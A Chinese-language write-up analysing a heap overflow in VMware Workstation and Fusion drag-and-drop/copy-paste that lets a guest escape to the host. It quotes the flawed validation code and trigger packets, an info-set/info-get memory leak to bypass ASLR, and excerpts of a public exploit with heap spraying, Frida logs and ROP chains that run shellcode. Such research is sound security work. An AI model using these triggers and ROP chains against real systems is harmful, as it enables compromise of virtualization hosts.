1.影响范围

Workstation Pro ，版本：12.x

Fusion Pro
Fusion，版本： 8.x

2.漏洞简介

在VMware Workstation和Fusion中的拖放（Dnd）和复制粘贴（CP）功能存在堆溢出漏洞，这会让虚拟机客户端在宿主机上执行任意代码

3.漏洞原理

1. RPCI通信机制

在介绍漏洞原理之前，先来了解一下VMWare中宿主机(host)与虚拟机(guest)之间的通信机制，其中的一种方式叫做Backdoor，利用windows的特权指令in，该指令在正常的host环境用户态中执行会报异常，而在guest中正是利用该


异常被host的hypervisor捕获，来实现通信。


如下图，在vmtools.dll中的Message_Send函数调用Backdoor函数，Backdoor调用in eax,dx来实现通信。

```
.text:00000001800635E3          mov     [rsp+0B8h+var_78], eax
.text:00000001800635E7          mov     eax, [rcx+20h]
.text:00000001800635EA          lea     rcx, [rsp+0B8h+var_98]
.text:00000001800635EF          mov     rbx, rdx
.text:00000001800635F2          mov     rdi, r8
.text:00000001800635F5          mov     [rsp+0B8h+var_90], r8
.text:00000001800635FA          mov     [rsp+0B8h+var_70], eax
.text:00000001800635FE          mov     [rsp+0B8h+var_88], r14w
.text:0000000180063604          call    Backdoor
.text:0000000180063609          movzx   r11d, byte ptr [rsp+0B8h+var_86]
```

```
.text:000000018006A090          push    rbx
.text:000000018006A092          push    rsi
.text:000000018006A093          push    rdi
.text:000000018006A094          mov     rax, rcx
.text:000000018006A097          push    rax
.text:000000018006A098          mov     rdi, [rax+28h]
.text:000000018006A09C          mov     rsi, [rax+20h]
.text:000000018006A0A0          mov     rdx, [rax+18h]
.text:000000018006A0A4          mov     rcx, [rax+10h]
.text:000000018006A0A8          mov     rbx, [rax+8]
.text:000000018006A0AC          mov     rax, [rax]
.text:000000018006A0AF          in      eax, dx
.text:000000018006A0B0          xchg    rax, [rsp+20h+var_20]
.text:000000018006A0B4          mov     [rax+28h], rdi
.text:000000018006A0B8          mov     [rax+20h], rsi
.text:000000018006A0BC          mov     [rax+18h], rdx
.text:000000018006A0C0          mov     [rax+10h], rcx
.text:000000018006A0C4          mov     [rax+8], rbx
.text:000000018006A0C8          pop     qword ptr [rax]
.text:000000018006A0CA          pop     rdi
.text:000000018006A0CB          pop     rsi
.text:000000018006A0CC          pop     rbx
.text:000000018006A0CD          retn
.text:000000018006A0CD sub_18006A090 endp
```

guest中利用frida框架注入到vmtools.exe中使用RpcChannel_SendOneRaw发送消息






```
1 gboolean
2 RpcChannel_SendOneRaw(const char *data,
3                        size_t dataLen,
4                        char **result,
5                        size_t *resultLen);
```

RpcChannel_SendOneRaw调用路径:

```
RpcChannel_SendOneRaw -> RpcChannel_Send ->
BkdoorChannelSend -> RpcOut_send ->
Message_Send -> Backdoor -> in特权指令
```

RpcChannel_SendOneRaw的参数 const char *data就是给Host发送的指令， 在第3小节会讲host是怎么接收guest 的命令。

2. 漏洞

Dnd/CP的Version 4的dnd/cp分片数据包校验函数。

```
static Bool
DnDCPMsgV4IsPacketValid(const uint8 *packet,
                        size_t packetSize)
{
  DnDCPMsgHdrV4 *msgHdr = NULL;
  ASSERT(packet);
  if (packetSize < DND_CP_MSG_HEADERSIZE_V4)
{
     return FALSE;
  }
```

```
10   msgHdr = (DnDCPMsgHdrV4 *)packet;
11   /* Payload size is not valid. */
12   if (msgHdr->payloadSize >
DND_CP_PACKET_MAX_PAYLOAD_SIZE_V4) {
13      return FALSE;
14   }
15   /* Binary size is not valid. */
16   if (msgHdr->binarySize >
DND_CP_MSG_MAX_BINARY_SIZE_V4) {
17      return FALSE;
18   }
19   /* Payload size is more than binary size.
*/
20   if (msgHdr->payloadOffset + msgHdr-
>payloadSize > msgHdr->binarySize) {//[1]
21      return FALSE;
22   }
23   return TRUE;
24 }
25
26 Bool
27 DnDCPMsgV4_UnserializeMultiple(DnDCPMsgV4
*msg,
```

```
28                                  const uint8
*packet,
29                                  size_t
packetSize)
30 {
31   DnDCPMsgHdrV4 *msgHdr = NULL;
32   ASSERT(msg);
33   ASSERT(packet);
34   if (!DnDCPMsgV4IsPacketValid(packet,
packetSize)) {
35      return FALSE;
36   }
37   msgHdr = (DnDCPMsgHdrV4 *)packet;
38
39     /*
40    * For each session, there is at most 1 big
message. If the received
41    * sessionId is different with buffered
one, the received packet is for
42    * another another new message. Destroy old
buffered message.
43    */
44   if (msg->binary &&
```

```
45        msg->hdr.sessionId != msgHdr-
>sessionId) {
46        DnDCPMsgV4_Destroy(msg);
47     }
48
49     /* Offset should be 0 for new message. */
50     if (NULL == msg->binary && msgHdr-
>payloadOffset != 0) {
51        return FALSE;
52     }
53
54     /* For existing buffered message, the
payload offset should match. */
55     if (msg->binary &&
56        msg->hdr.sessionId == msgHdr->sessionId
&&
57        msg->hdr.payloadOffset != msgHdr-
>payloadOffset) {
58        return FALSE;
59     }
60     if (NULL == msg->binary) {
61        memcpy(msg, msgHdr,
DND_CP_MSG_HEADERSIZE_V4);
```

```
62      msg->binary = Util_SafeMalloc(msg-
>hdr.binarySize);
63    }
64
65    /* msg->hdr.payloadOffset is used as
received binary size. */
66    memcpy(msg->binary + msg-
>hdr.payloadOffset, //[2]
67           packet + DND_CP_MSG_HEADERSIZE_V4,
68           msgHdr->payloadSize);
69    msg->hdr.payloadOffset += msgHdr-
>payloadSize;
70    return TRUE;
71 }
```

open-vm-tools中的代码在此：dndCPMsgV4.c

对于Dnd/CP version 4的功能中，当guest发送分片Dnd/CP命令数据包时，会调用DnDCPMsgV4_UnserializeMultiple函数进行分片重组，重组的时候DnDCPMsgV4IsPacketValid函数中的[1]处代码校验不严格，会导致[2]处堆溢出，可以构造如下的数据包来触发漏洞。

```
packet 1 {
    sessionId : 0x41414141
    binarySize:  0x100
    payloadOffset: 0
    payloadSize : 0x50
    ...
    //0x50 bytes binary
}
```

发送packet 1时，DnDCPMsgV4IsPacketValid函数的校验的不会有问题

```
packet 2 {
    sessionId : 0x41414141
    binarySize:  0x1000
    payloadOffset: 0x50
    payloadSize : 0x100
    ...
    //0x100 bytes binary
}
```

在发送后续的分片包时，DnDCPMsgV4IsPacketValid的校验就已经无效了，可以指定更大的binarySize来绕过校验

Dnd/CP的Version 3的dnd分片数据包校验函数。

```
Bool
DnD_TransportBufAppendPacket(DnDTransportBuffer *buf,           // IN/OUT

 DnDTransportPacketHeader *packet, // IN
                              size_t
packetSize)                  // IN
{
  ASSERT(buf);
  ASSERT(packetSize == (packet->payloadSize +
DND_TRANSPORT_PACKET_HEADER_SIZE) &&
         packetSize <=
DND_MAX_TRANSPORT_PACKET_SIZE &&
         (packet->payloadSize + packet-
>offset) <= packet->totalSize &&
         packet->totalSize <=
DNDMSG_MAX_ARGSZ);
  if (packetSize != (packet->payloadSize +
DND_TRANSPORT_PACKET_HEADER_SIZE) ||
      packetSize >
```

```
DND_MAX_TRANSPORT_PACKET_SIZE ||
13       (packet->payloadSize + packet->offset)
> packet->totalSize || //[3]
14       packet->totalSize > DNDMSG_MAX_ARGSZ) {
15      goto error;
16   }
17   /*
18    * If seqNum does not match, it means
either this is the first packet, or there
19    * is a timeout in another side. Reset the
buffer in all cases.
20    */
21   if (buf->seqNum != packet->seqNum) {
22      DnD_TransportBufReset(buf);
23   }
24   if (!buf->buffer) {
25      ASSERT(!packet->offset);
26      if (packet->offset) {
27         goto error;
28      }
29      buf->buffer = Util_SafeMalloc(packet-
>totalSize);
30      buf->totalSize = packet->totalSize;
```

```
31      buf->seqNum = packet->seqNum;
32      buf->offset = 0;
33   }
34   if (buf->offset != packet->offset) {
35      goto error;
36   }
37
38   memcpy(buf->buffer + buf->offset,
39          packet->payload,
40          packet->payloadSize);
41   buf->offset += packet->payloadSize;
42   return TRUE;
43 error:
44   DnD_TransportBufReset(buf);
45   return FALSE;
46 }
```

open-vm-tools中的代码在此：dndCommon.c

对于老版本Version 3的Dnd/CP的功能中，在[3]处同样对分片重组的包有着校验失效的问题，可以发送如下的数据包来触发溢出。

```
packet 1 {
    seqNum: 0x41414141
    totalSize:  0x100
    payloadSize : 0x50
    offset: 0
    ...
    //0x50 bytes buffer
}
```

发送packet 1时，DnD_TransportBufAppendPacket函数中[3]处不会有问题，

```
packet 2 {
    seqNum : 0x41414141
    totalSize:  0x1000
    payloadSize : 0x100
    offset: 0x50
    ...
    //0x100 bytes buffer
}
```

在发送后续的分片包时，DnD_TransportBufAppendPacke的校验就已经无效了，可以指定更大的totalSize来绕过校验

3. 漏洞原理

第2节看完open-vm-tools中漏洞溢出的地方，现在来看vmware-vmx.exe中怎么利用漏洞实现逃逸。

```
107  bind_function(
108    52,
109    (__int64)"guestTempDirectoryDisable",
110    "tools.capability.guest_temp_directory",
111    (__int64)sub_7FF7596654A0,
112    0i64);
113  bind_function(
114    66,
115    (__int64)"guestConfDirectoryDisable",
116    "tools.capability.guest_conf_directory",
117    (__int64)sub_7FF759665F10,
118    0i64);
119  bind_function(
120    41,
121    (__int64)"guestDnDVersionSetDisable",
122    "tools.capability.dnd_version",
123    (__int64)tools_dnd_version,
124    0i64);
125  bind_function(42, (__int64)"vmxDnDVersionGetDisable", "vmx.capability.dnd_version", (__int64)vmx_dnd_version, 0i64);
126  bind_function(
127    43,
128    (__int64)"guestCopyPasteVersionSetDisable",
129    "tools.capability.copypaste_version",
130    (__int64)tools_copypaste_version,
```

bind_function会把RPCI通信的命令和函数绑定到一个函数指针数组里面。

bind_function第3个参数是命令的名字，第4个参数是对应处理的回调函数。

回调函数的定义如下：

char fastcall handler(int64 a1, __int64 a2, const char request, int requestlen, const char **result, _DWORD resultlen);

handler第三个参数是接收的命令， 第5个参数是回复给guest的数据。

发送如下命令可以设置和查询dnd/cp的版本。

```
tools.capability.dnd_version 3                  //设置dnd的版本为3
tools.capability.copypaste_version 3    //设置cp的版本为3
vmx.capability.dnd_version                      //查询dnd的版本
vmx.capability.copypaste_version        //查询cp的版本
```

讲完host如何接收guest的命令后，来看看guest的堆溢出怎么触发host的逃逸。

```
char __fastcall tools_dnd_version(__int64 a1, __int64 a2, const char *request, int requestlen, const char **result, _DWORD *resultlen)
{
  int v7; // [rsp+20h] [rbp-10h]
  int v_dnd_version; // [rsp+58h] [rbp+20h]

  if ( !requestlen )
    return return_result(result, resultlen, "1 argument expected", 0);
  v7 = 0;
  if ( !sub_7FF759A4F640(&v_dnd_version, (__int64)&v7, (__int64)request, (__int64)" ") )
    return return_result(result, resultlen, "Non-integer argument", 0);
  if ( v_dnd_version < 2 )
    return return_result(result, resultlen, "Invalid protocol version.", 0);
  if ( !set_dnd_version(v_dnd_version) )
    return return_result(result, resultlen, "Failed to set VMDB", 0);
  if ( v_dnd_version >= 3 )
    sub_7FF759667E50("1");
  return return_result(result, resultlen, byte_7FF759D3EEF3, 1);
}
```

在处理guest的“tools.capability.dnd_version 3"命令时，设置当前的dnd_version。

```
char __fastcall vmx_dnd_version(__int64 a1, __int64 a2, const char *request, int requestlen, const char **result, __int64 resultlen)
{
  int v_dnd_version; // [rsp+48h] [rbp+20h]

  if ( requestlen )
    return return_result(result, (_DWORD *)resultlen, "No argument expected", 0);
  if ( (signed int)get_dnd_version(
                     *(__int64 *)&qword_7FF75A167378,
                     (__int64)"vmx/dnd/cap/dndGuestVersion",
                     &v_dnd_version) < 0
    || v_dnd_version < 2
    || v_dnd_version > 4 )
  {
    v_dnd_version = 4;
  }
  Debug((__int64)&unk_7FF75A1670A4, 4i64, (__int64)"%d");
  Update_DndCP_Object(v_dnd_version);
  return return_result(result, (_DWORD *)resultlen, (const char *)&unk_7FF75A1670A4, 1);
}
```

在处理guest的"vmx.capability.dnd_version"命令时，会获取当前的dnd_version，并且更新dnd/cp全局对象。

```
__int64 __fastcall Update_DndCP_Object(unsigned int a1)
{
  __int64 result; // rax
  int v2; // ebx
  void *v3; // rdi
  void *v4; // rdi
  void *v5; // rdi
  __int64 v6; // rdi
  void *v7; // rax
  void *v8; // rax
  void *v9; // rax

  result = (unsigned int)pre_dnd_version;
  v2 = a1;
  if ( pre_dnd_version == -1 || a1 != pre_dnd_version )
  {
    v3 = obj_CP;
    if ( obj_CP )
    {
      delete_CP_Object((void **)obj_CP);
      my_j_free(v3);
      obj_CP = 0i64;
    }
    v4 = obj_Dnd;
    if ( obj_Dnd )
    {
      delete_Dnd_Object(obj_Dnd);
      my_j_free(v4);
      obj_Dnd = 0i64;
    }
```

在Update_DndCP_Object函数中delete掉前一个版本的obj_CP和obj_Dnd， 析构对象的时候都会调用到他们各自的虚函数，只需要溢出到虚表上就能执行漏洞代码。

```
1  void __fastcall delete_CP_Object(void **a1)
2  {
3    void **v1; // rbx
4    void *v2; // rcx
5    void *v3; // rcx
6    void (__fastcall ***v4)(_QWORD, signed __int64); // rcx
7    void (__fastcall ***v5)(_QWORD, signed __int64); // rcx
8
9    v1 = a1;
10   v2 = *a1;
11   if ( v2 )
12   {
13     my_j_free(v2);
14     *v1 = 0i64;
15   }
16   v3 = v1[1];
17   if ( v3 )
18   {
19     my_j_free(v3);
20     v1[1] = 0i64;
21   }
22   v4 = (void (__fastcall ***)(_QWORD, signed __int64))v1[3];
23   if ( v4 )
24   {
25     (**v4)(v4, 1i64);
26     v1[3] = 0i64;
27   }
28   v5 = (void (__fastcall ***)(_QWORD, signed __int64))v1[4];
29   if ( v5 )
30   {
31     (**v5)(v5, 1i64);
32     v1[4] = 0i64;
33   }
34 }
```

```
void __fastcall delete_Dnd_Object(_QWORD *a1)
{
  void *v1; // rdi
  _QWORD *v2; // rbx
  void *v3; // rcx
  void (__fastcall ***v4)(_QWORD, signed __int64); // rcx
  void (__fastcall ***v5)(_QWORD, signed __int64); // rcx
  __int64 *v6; // rcx
  __int64 *v7; // r8
  __int64 v8; // rdx
  __int64 v9; // rax

  v1 = (void *)a1[2];
  v2 = a1;
  if ( v1 )
  {
    nullsub_1(v1);
    my_j_free(v1);
    v2[2] = 0i64;
  }
  v3 = (void *)v2[3];
  if ( v3 )
  {
    my_j_free(v3);
    v2[3] = 0i64;
  }
  v4 = (void (__fastcall ***)(_QWORD, signed __int64))v2[5];
  if ( v4 )
  {
    (**v4)(v4, 1i64);
    v2[5] = 0i64;
  }
  v5 = (void (__fastcall ***)(_QWORD, signed __int64))v2[6];
  if ( v5 )
  {
```

能够执行代码的路径很多，可以溢出Dnd，也可以溢出CP，只需要选择溢出其中一个虚函数。

4. 绕过ASLR

要想在guest中获取host的对象，就需要有个能够泄漏信息的地方，例如guest中发送info-set和info-get命令。

```
info-set guestinfo.KEY VALUE  //设置key/value键值对
```

```
2 info-get guestinfo.KEY                    //获取key的值
```

```
bool __fastcall info_set(__int64 a1, __int64 a2, const char *request, unsigned int requestlen, _QWORD *a5, _DWORD *a6)
{
  signed __int64 v6; // rbx
  const char *v7; // rsi
  char *v8; // rax
  int v9; // edi
  char *v10; // rax
  __int64 v11; // rdi
  char *v12; // rbx
  bool result; // al

  v6 = requestlen;
  v7 = request;
  if ( requestlen && (v8 = strchr(request, 32), v9 = (signed int)v8, v8) && v6 > v8 - v7 + 1 )
  {
    v10 = j_strdup(v7);
    v11 = (unsigned int)(v9 - (_DWORD)v7);
    v12 = v10;
    v10[v11] = 0;
    LODWORD(v11) = save_key_value(v10, &v10[(unsigned int)v11 + 1], 1);
    sub_7FF759612A90(v11, (const char **)a5, a6);
    free(v12);
    result = (_DWORD)v11 == 0;
  }
  else
  {
    *a5 = "Two and exactly two arguments expected";
    *a6 = strlen("Two and exactly two arguments expected");
    result = 0;
  }
  return result;
}
```

```
char __fastcall info_get(__int64 a1, __int64 a2, __int64 a3, int a4, _QWORD *a5, _DWORD *a6)
{
  const char *v6; // rbx
  char result; // al
  int v8; // eax

  v6 = (const char *)a3;
  if ( a4 )
  {
    free(qword_7FF75A1663D8);
    qword_7FF75A1663D8 = 0i64;
    v8 = get_key_value(v6, (const char **)&qword_7FF75A1663D8, a6);
    if ( v8 )
    {
      sub_7FF759612A90(v8, (const char **)a5, a6);
      result = 0;
    }
    else
    {
      *a5 = qword_7FF75A1663D8;
      result = 1;
    }
  }
  else
  {
    *a5 = "One and exactly one argument expected";
    *a6 = strlen("One and exactly one argument expected");
    result = 0;
  }
  return result;
}
```

利用info-set覆盖字符串的结尾NULL字符，让value字符串与后面的内存块连接起来，然后在info-get中读取Key，就能获取到value字符串后面的内存，达到信息泄漏。

5.Exploit分析

此次分析的exp是由unamer发布在github上的vmware_escape项目。

1. 设置DnD/CP版本

2. 绕过ASLR

多次发送info-set, info-get, 进行堆溢出。

```
325             for (int x = 0; x < 128;x++)
326             {
327                 char tmp[0x100] = { 0 };
328                 char ttmp[0xa8] = { 0 };
329                 size_t tmplen = 0;
330                 memset(ttmp, '1', 0xa0);
331 
332                 sprintf_s(tmp, "info-set guestinfo.test%d ", x);
333                 tmplen = strlen(tmp);
334                 memcpy(tmp + tmplen, ttmp, 0xa0);
335                 tmplen += 0x9f;
336 
337                 if (!rpcsend(tmp, tmplen, &myReply, &myRepLen))
338                 {
339                     puts((char*)myReply);
340                     puts("Error5");
341                     __leave;
342                 }
343 
344             }
345 
346             for (int x = 128; x < 256; x++)
347             {
348                 char tmp[0x100] = { 0 };
349                 char ttmp[0xa8] = { 0 };
350                 size_t tmplen = 0;
351                 memset(ttmp, '2', 0x90);
352 
353                 sprintf_s(tmp, "info-set guestinfo.test%d ", x);
354                 tmplen = strlen(tmp);
355                 memcpy(tmp + tmplen, ttmp, 0x90);
356                 tmplen += 0x8f;
357 
```

```
c:\Users\yang\Desktop\re\windows\vmware\frida>frida -n vmware-vmx.exe -l hookvmx.js

    ____
   / _  |   Frida 10.6.18 - A world-class dynamic instrumentation framework
  | (_| |
   > _  |   Commands:
  /_/ |_|       help      -> Displays the help system
  . . . .       object?   -> Display information about 'object'
  . . . .       exit/quit -> Exit
  . . . .
  . . . .   More info at http://www.frida.re/docs/home/

[Local::vmware-vmx.exe]->           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  74 6f 6f 6c 73 2e 63 61 70 61 62 69 6c 69 74 79  tools.capability
00000010  2e 64 6e 64 5f 76 65 72 73 69 6f 6e 20 33 00     .dnd_version 3.
trfunc onEnter 0x0 0x2 0x3a22fd0 0x1f
trfunc onLeave
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  74 6f 6f 6c 73 2e 63 61 70 61 62 69 6c 69 74 79  tools.capability
00000010  2e 63 6f 70 79 70 61 73 74 65 5f 76 65 72 73 69  .copypaste_versi
00000020  6f 6e 20 33 00                                   on 3.
trfunc onEnter 0x0 0x2 0x3a23000 0x25
trfunc onLeave
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  69 6e 66 6f 2d 73 65 74 20 67 75 65 73 74 69 6e  info-set guestin
00000010  66 6f 2e 74 65 73 74 30 20 31 31 31 31 31 31 31  fo.test0 1111111
00000020  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
00000030  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
00000040  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
00000050  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
00000060  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
00000070  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
00000080  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
00000090  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
000000a0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
000000b0  31 31 31 31 31 31 31 31                          11111111
trfunc onEnter 0x0 0x2 0x3cc3480 0xb8
trfunc onLeave
```

```
434
435         memset(testbuf + strlen(testbuf), 'e', 0x58 - strlen(testbuf));
436         DnDSendPacket(testbuf, 0x58, 0x41414141, 0x200, currentpos);
437         currentpos += 0x58;
438
439         int failtime = 0,vulnid=-1;
440
441         while (failtime<50)
442         {
443             vulnid = findvuln(299);
444
445             if (vulnid == -1)
446             {
447                 failtime++;
448                 printf("Fail to find target buffer...try %d\n", failtime);
449                 memset(testbuf, 'e', 0xb0);
450                 DnDSendPacket(testbuf, 0xb0, 0x41414141, 0x1000+currentpos, currentpos);
451                 currentpos += 0xb0;
452             }
```

```
trfunc onEnter 0x0 0x2 0x3cc36f0 0xc2
trfunc onLeave
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  64 6e 64 2e 74 72 61 6e 73 70 6f 72 74 20 03 00  dnd.transport ..
00000010  00 00 41 41 41 41 00 02 00 00 58 00 00 00 60 00  ..AAAA....X...`.
00000020  00 00 65 78 70 6c 6f 69 74 20 74 65 73 74 20 62  ..exploit test b
00000030  75 66 66 65 72 65 65 65 65 65 65 65 65 65 65 65  uffereeeeeeeeeee
00000040  65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65  eeeeeeeeeeeeeeee
00000050  65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65  eeeeeeeeeeeeeeee
00000060  65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65  eeeeeeeeeeeeeeee
00000070  65 65 65 65 65 65 65 65 65 65                    eeeeeeeeee
trfunc onEnter 0x0 0x2 0x3cc36f0 0x7a
trfunc onLeave
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  69 6e 66 6f 2d 67 65 74 20 67 75 65 73 74 69 6e  info-get guestin
00000010  66 6f 2e 74 65 73 74 32 39 39                    fo.test299
```

获取泄漏的信息，绕过ASLR。

```
479
480         while (failtime<50)
481         {
482
483             if (!rpcsendstr(tmp, &myReply, &myRepLen))
484             {
485                 puts((char*)myReply);
486                 puts("Error0");
487             }
488 //          printf("Try %d,last 8 bytes:%x,%x,%x,%x,%x,%x,%x,%x\n", failtime, myReply[myRepLen], myReply[myRepLen
489             char *leak = (char*)memchr((void*)myReply, '\x7f',myRepLen);
490             if(leak)
491             {
492                 // found a leak.
493                 memcpy(&obj, leak -5, 6);
494                 printf("Got leaked pointer 0x%llx\n", obj);
495                 break;
496             }
497             else
498             {
499                 failtime++;
500             }
501             DnDSendPacket(testbuf, 0xb0, 0x41414141, 0x1000 + currentpos, currentpos);
502             currentpos += 0xb0;
503         }
```

3. 实现代码执行

通过泄漏的信息，判断是指针是Dnd对象还是CP对象，然后

设置不同的rop。

```
512
513                 //printf("%llx\n", tmp);
514                 if (tmp==0x5d0) //CnP
515                 {
516                     baseaddr = obj - 0x7a75d0;
517                     printf("Got base addr :0x%llx\n", baseaddr);
518                     gadget = baseaddr + 0x33700;
519                     uint64 pGadget = baseaddr + 0xb87100, gadget2 = baseaddr + 0x41dc2;
520                     uint64 *ppayload = (uint64*)payload;
521                     memcpy(payload, &pGadget, 8);
522                     // rop here..!
523                     uint64 rwxmem = baseaddr + 0x00b309a0;
524                     ppayload[1] = baseaddr + 0x4d7b20; // add rsp,0xa0;pop;ret
525                     ppayload += 23;
526                     *ppayload++ = baseaddr + 0x061553;//pop rcx
527                     *ppayload++ = rwxmem;
528                     *ppayload++ = baseaddr + 0x129b9b; //mov eax, esp ; add rsp, 0x20 ; pop r12 ; ret
529                     ppayload += 5;
530                     *ppayload++ = baseaddr + 0x61e2cd; //add rax, 0x34 ; ret
531                     *ppayload++ = baseaddr + 0x61e2cd; //add rax, 0x34 ; ret
532                     *ppayload++ = baseaddr + 0x033d72;//pop r8
533                     *ppayload++ = 0x200;
534                     *ppayload++ = baseaddr + 0x562e90;// mov edx, eax ; cmp edx, 0x11 ; je 0x140562ea3 ; xor al, al ; r
535                     *ppayload++ = baseaddr + 0x14e5b;//pop rax
536                     *ppayload++ = baseaddr + 0x75e358;//memcpy
537                     *ppayload++ = baseaddr + 0x0fd823; //mov rax, qword ptr [rax] ; ret
538                     *ppayload++ = baseaddr + 0x08ded; //jmp rax
539                     *ppayload++ = rwxmem + 0x10;
540                     memcpy((char*)ppayload, shellcode, sizeof shellcode);
541                     memcpy(payload + 0xa0, &gadget2, 8);
542
```

```
49                  else if (tmp==0x880) //DnD
50                  {
51                      baseaddr = obj - 0x7a7880;
52                      printf("Got base addr :0x%llx\n", baseaddr);
53                      gadget = baseaddr + 0x33700;
54                      __int64 Stackpiovt_Gadget = baseaddr + 0x11b2d, p2payload = baseaddr + 0xb87118;
55                      uint64 *ppayload = (uint64*)payload;
56
57                      char tmpbuffer[0x18] = { 0 };
58
59                      memcpy(tmpbuffer + 0x10, &Stackpiovt_Gadget, 8);
60
61                      if (!SetGlobalPointer(gadget))
62                      {
63                          puts("Error11");
64                          __leave;
65                      }
66
67                      if (!SetPayload(tmpbuffer, 0x18))
68                      {
69                          puts("Error12");
70                          __leave;
71                      }
72
73                      memcpy(payload + 0x38, &p2payload, 8);
74
75                      uint64 rwxmem = baseaddr + 0x00b309a0;
76                      ppayload += 9;
77                      *ppayload++ = baseaddr + 0x061553;//pop rcx
78                      *ppayload++ = rwxmem;
79                      *ppayload++ = baseaddr + 0x53d4a8; //mov eax, esp ; add rsp, 0x30 ; pop r12 ; ret
80                      ppayload += 7;
81                      *ppayload++ = baseaddr + 0x61e2cd; //add rax, 0x34 ; ret
82                      *ppayload++ = baseaddr + 0x61e2cd; //add rax, 0x34 ; ret
83                      *ppayload++ = baseaddr + 0x033d72;//pop r8
84                      *ppayload++ = 0x200;
85                      *ppayload++ = baseaddr + 0x562e90;// mov edx, eax ; cmp edx, 0x11 ; je 0x140562ea3 ; xor
86                      *ppayload++ = baseaddr + 0x14e5b;//pop rax
```